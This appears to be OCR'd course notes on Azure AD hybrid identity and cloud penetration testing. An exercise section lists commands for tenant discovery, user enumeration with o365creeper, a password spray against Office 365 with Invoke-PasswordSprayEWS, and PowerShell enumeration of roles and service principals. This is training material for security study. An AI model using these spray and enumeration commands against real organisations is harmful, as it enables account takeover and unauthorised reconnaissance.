
You can also assign built-in roles to groups now. Learn More

Search: Search by name

Type: All

	Name	UserName	Type	Scope
□	Admin	admin@atomic-nuclear.site	User	Directory
□	Admin	admin-1@atomic-nuclear.site	User	Directory
□	Automation	dd199eb5-7780-4d46-8ae4-d0b18fe0acb2	ServicePrincipal	Directory
□	Azure-Global-Admin	azure-global-admin@atomic-nuclear.site	User	Directory
□	Manish	manish@atomic-nuclear.site	User	Directory
□	On-Premise-Admin	on-premise-admin@atomic-nuclear.site	User	Directory
□	Splunk	splunk@atomic-nuclear.site	User	Directory

- **Integration with On-Premise AD**
  - Azure AD Connect - Azure Tool to sync on-premise AD information to Azure AD
    - PHS - [Password Hash Synchronization]
      - A hash of each password hash is being sent instead.
      - Two accounts are automatically created by Azure AD Connect:
        - MSOL_deeb213ff4bb in the Active Directory.
        - Sync_DCHostName_deeb213ff4bb in Azure AD.
    - PTA - [Pass Through Authentication]
      - Password hashes of Active Directory users do not transit over the network.
      - Pass through authentication agent is running on on-premise server
    - Seamless SSO [Single Sign On]
      - Azure Active Directory Seamless Single Sign-On (Azure AD Seamless SSO) automatically signs users in when they are on their corporate devices connected to your corporate network.
      - When enabled, users don't need to type in their passwords to sign in to Azure AD, and usually, even type in their usernames.
      -
  - Federation -
    - ADFS - [Active Directory Federation Service]
      - ADFS makes use of claims-based Access Control Authorization model to ensure security across applications using federated identity.
      - Claims-based authentication is a process in which a user is identified by a set of claims related to their identity. The claims are packaged into a secure token by the identity provider.
    - Federation with External Identity Provider [SAML]
      - Federation with external identity providers, Okta etc.



Default Directory | Azure AD Connect

Azure Active Directory

Manage your on-premises resources, authentication configurations, and on-premises infrastructure using Azure AD hybrid services. Learn more

PROVISION FROM ACTIVE DIRECTORY

Azure AD cloud sync

This feature allows you to manage sync configurations from the cloud, in addition to syncing Active Directory users and groups from disconnected forests.


Manage Azure AD cloud sync

Azure AD Connect sync

Sync Status	Enabled
Last Sync	Less than 1 hour ago
Password Hash Sync	Enabled

USER SIGN-IN

Federation	Disabled	0 domains	
Seamless single sign-on	Enabled	1 domain	⚠
Pass-through authentication	Disabled	0 agents	
Email as alternate login ID	Disabled		



AWS
amazon web services
GCP
SAML APPs
SAML
SAML
SAML
Here:
AAD Working as
Source of Identity
*(AAD as source IDP)
Azure active
Directory
(Managed & federation identity)
Federation
External identity
Provider
(Jump cloud etc.)
(Cloud identity)
Hash sync with AAD
Authentication
Request send
to Agent
Authentication
Process done
By ADFS Server
PHS
PTA
ADFS
On-premise Active Directory
(Source identity)
Here :
On premises AD & External Idp
Working as source Of the identity
*(AAD as External Idp)

EXERCISE - 4

Azure AD Enumeration -

Check if target organization is using azure ad as a Idp

```
https://login.microsoftonline.com/getuserrealm.srf?login=Username@DomainName&xml=1
```

Azure AD valid user enumerations

```
o365creeper.py -f FileContainsEmail.txt
```

Password spray attack against Azure Ad users

```
Invoke-PasswordSprayEWS -ExchHostname outlook.office365.com -UserList FileContainsEmail.txt
-Password PasswordForSpray
```

Get currently logged-in session information

```
Get-AzureADCurrentSessionInfo
```

Get azure ad tenant information

```
Get-AzureADTenantDetail
```

Get a lists of domains in azure ad

```
Get-AzureADDomain
```

Get a list of all directory roles

```
Get-AzureADDirectoryRole
```

Get a list of members of a directory roles

```
Get-AzureADDirectoryRoleMember -ObjectId DirectoryObjectID
```

Get a lists of application owned by logged in user

```
az ad signed-in-user list-owned-objects
```

Get a lists of users in azure ad

```
Get-AzureADUser -All
```

Get a lists of groups in azure ad

```
Get-AzureADGroup -All
```

Get the owner of a group

```
Get-AzureADGroupOwner -ObjectId GroupObjectID
```

Get a lists of applications in azure ad

```
Get-AzureADApplication
```

Get the owner of an application

```
Get-AzureADApplicationOwner -ObjectId AppObjectID
```

Get a lists of service principal in azure ad

```
Get-AzureADServicePrincipal
```

Get the owner of a service principal

```
Get-AzureADServicePrincipalOwner -ObjectId ServicePrincipalObjectID
```

Get azure ad role membership of a service principal

```
Get-AzureADServicePrincipalMembership -ObjectId ServicePrincipalObjectID
```

Get service principal delegation api permission with user or admin consent

```
Get-AzureADServicePrincipalOAuth2PermissionGrant -ObjectId ServicePrincipalObjectID
```

Get service principal application api permission with admin consent only

```
Get-AzureADServiceAppRoleAssignedTo -ObjectId ServicePrincipalObjectID
```


Retrieves the object(s) specified by the objectIds

```
Get-AzureADObjectByObjectId -ObjectIds ObjectID
```

3.4 Azure Resource Manager [ARM]


- Azure Resource Manager (ARM) is the native platform for infrastructure as code (IaC) in Azure.
- It enables us to centralize the management, deployment, and security of Azure resources.
- It provides Infrastructure as a Service [IaaS], Platform as a Service [PaaS] and Software as a Service [SaaS].
- Azure ARM manage access control by “Role Based Access Control [RBAC]”.

Enterprise Global Azure Account



Azure Cloud Building Block :

- **Enterprise**
  - This represents the Azure global account. It’s the unique identity that the business owns and allows access to subscriptions, tenants, and services.
- **Tenant**
  - Tenants are instances of Azure for the Enterprise. An Enterprise can have multiple tenants.
  - Access to one tenant in an enterprise does not give access to another tenant. An analogy is that tenants are similar to Forests in Active Directory.



Default Directory | Overview

